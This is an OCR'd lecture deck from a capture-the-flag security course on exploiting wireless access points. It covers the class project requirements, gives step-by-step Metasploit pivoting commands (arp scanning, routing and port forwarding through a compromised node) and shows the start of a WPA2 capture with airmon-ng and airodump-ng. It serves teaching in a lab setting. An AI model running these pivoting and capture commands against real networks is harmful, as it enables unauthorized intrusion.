Lecture 8: Exploiting Wireless

Lanier Watkins, PhD

Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of wireless access points
- To discuss CTF strategies and flag placement given the exploitation of wireless access points


Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data/Information extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes
    - Following flags that require moving around the network

High Level Pivoting Steps

- Compromise a node and get meterpreter prompt
- Use ipconfig or ifconfig to view interfaces on compromised node
- Use arp scanner to enumerate available nodes beyond compromised
  - meterpreter > run arp_scanner -r 192.168.15.1/24
- Place meterpreter session in background and add route to the session
  - meterpreter> background
  - msf exploit(handler) > route add 192.168.15.1 255.255.255.0 1
- Discover any open ports on nodes beyond compromised node
  - msf exploit(handler) > use auxiliary/scanner/portscan/tcp
  - msf auxiliary(tcp) > set RHOSTS 192.168.15.1
    - RHOSTS => 192.168.15.1
  - msf auxiliary(tcp) > set PORTS 1-1024
    - PORTS => 1-1024
  - msf auxiliary(tcp) > run
- Enable port forwarding to gain access to compromised node's internal resources
  - msf > sessions -i 1
  - meterpreter > portfwd add -l 8000 -p 80 -r 192.168.15.1
  - meterpreter > portfwd add -l 8010 -p 80 -r 192.168.15.5
  - meterpreter > portfwd add -l 25000 -p 22 -r 192.168.15.2
- Now you should be able to access other nodes through the compromised node


Kali Linux CTF Blueprints: Chapters 1 -3



Class CTF Project


- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story
  - Each team will receive an external HD to hold your VMs


Kali Linux CTF Blueprints: Chapters 1 -3




Staging Vulnerabilities

- Vulnerable access point
  - WPA2 enabled








Kali Linux CTF Blueprints: Chapter 3

- Proof access point is running WPA2




Kali Linux CTF Blueprints: Chapter 3

Potential CTF Brief

- Find the WPA2 enabled access point in the home network above the car dealer's main office.
- Then, exploit the common wireless weakness to find the encrypted password of the home network
- I hear the first 15 digits of the 18 digit WPA2 password are cursory2917son8


Network Surveillance

- sudo iwlist wlan0 scanning




Network Surveillance

- airmon-ng start wlan0
- airodump-ng wlan0 --bssid B0:C7:45:76:1C:52 --channel 6 --write WPA2_dump2



